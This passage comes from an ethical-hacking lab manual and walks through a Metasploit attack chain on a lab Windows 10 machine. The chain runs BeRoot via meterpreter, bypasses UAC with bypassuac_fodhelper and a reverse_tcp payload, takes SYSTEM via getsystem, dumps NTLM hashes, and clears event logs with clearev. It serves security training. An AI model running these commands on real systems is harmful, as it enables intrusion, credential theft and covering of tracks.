32. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.




Figure 2.1.14: Select Networkassas

33. The **Network** window appears; press **Ctrl+L**. A **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access the **Windows 10** shared folders.




Figure 2.1.15: Windows Network

34. A security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.16: Security pop-up

35. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.




Figure 2.1.17: Windows 10: shared folders

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Navigate to **CEHv11 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.




Figure 2.1.18: Copy BeRoot folder

37. Paste the **BeRoot** folder onto **Desktop**.




Figure 2.1.19: Paste BeRoot folder in the root directory

38. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).




Figure 2.1.20: Upload file to the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.




Figure 2.1.21: Upload file to the target system

40. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
41. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
42. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.




Figure 2.1.22: BeRoot result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.23: BeRoot result

43. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

44. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the Meterpreter session.

TASK 1.7

Check Current System Privileges

45. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.
46. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.

Figure 2.1.24: Access Denied

47. The command fails to dump the hashes from the SAM file located on the **Windows 10** virtual machine and returns an error stating **Insufficient privileges to dump hashes**!.
48. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.
49. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

    The command issued is:

    - **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique
50. The command fails to escalate privileges and returns an error stating **Access is denied**.

Note: The screenshot might differ in your lab environment.




Figure 2.1.25: Trying getsystem Command

51. From the result, it is evident that the security configuration of the **Windows 10** virtual machine is blocking you from gaining unrestricted access to it.

TASK 1.8

Bypass User Account Control Setting

52. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

53. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.




Figure 2.1.26: Back grounding the Session

54. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

55. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.




Figure 2.1.27: Setting the Exploit

56. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.




Figure 2.1.28: Setting the Exploit

57. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.
59. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
60. The **Payload options** section displays the requirement for the payload.

    Observe that:

    - The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** virtual machine)
    - The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
    - The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option




Figure 2.1.29: Setting the Payload

61. To set the **LHOST** option, type **set LHOST 10.10.10.13** and press **Enter**.
62. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

Note: In this lab, **10.10.10.13** is the IP Address of the attacker machine (here, **Parrot Security**), which might vary in your lab environment.




Figure 2.1.30: Setting the Payload

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

63. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 10** virtual machine.

64. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 10** virtual machine; you have now successfully completed a Meterpreter session.




Figure 2.1.31: Meterpreter Session Opened

65. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.




Figure 2.1.32: Viewing the Current User ID

TASK 1.9

Escalate Privileges using Named Pipe Impersonation

66. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

67. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

Figure 2.1.33: Issuing getsystem Command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

68. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.

Figure 2.1.34: Viewing the User ID

69. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.

70. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 10** virtual machine.

TASK 1.10

Dump Password Hashes

71. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

Note: You can further crack these password hashes to obtain plaintext passwords.




Figure 2.1.35: Dumping the Hashes

72. Thus, you have successfully escalated privileges by exploiting the Windows 10 virtual machine's vulnerabilities.

73. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 2.1.36: clearev command

74. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.
75. Close all open windows and document all the acquired information.

TASK 2

Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

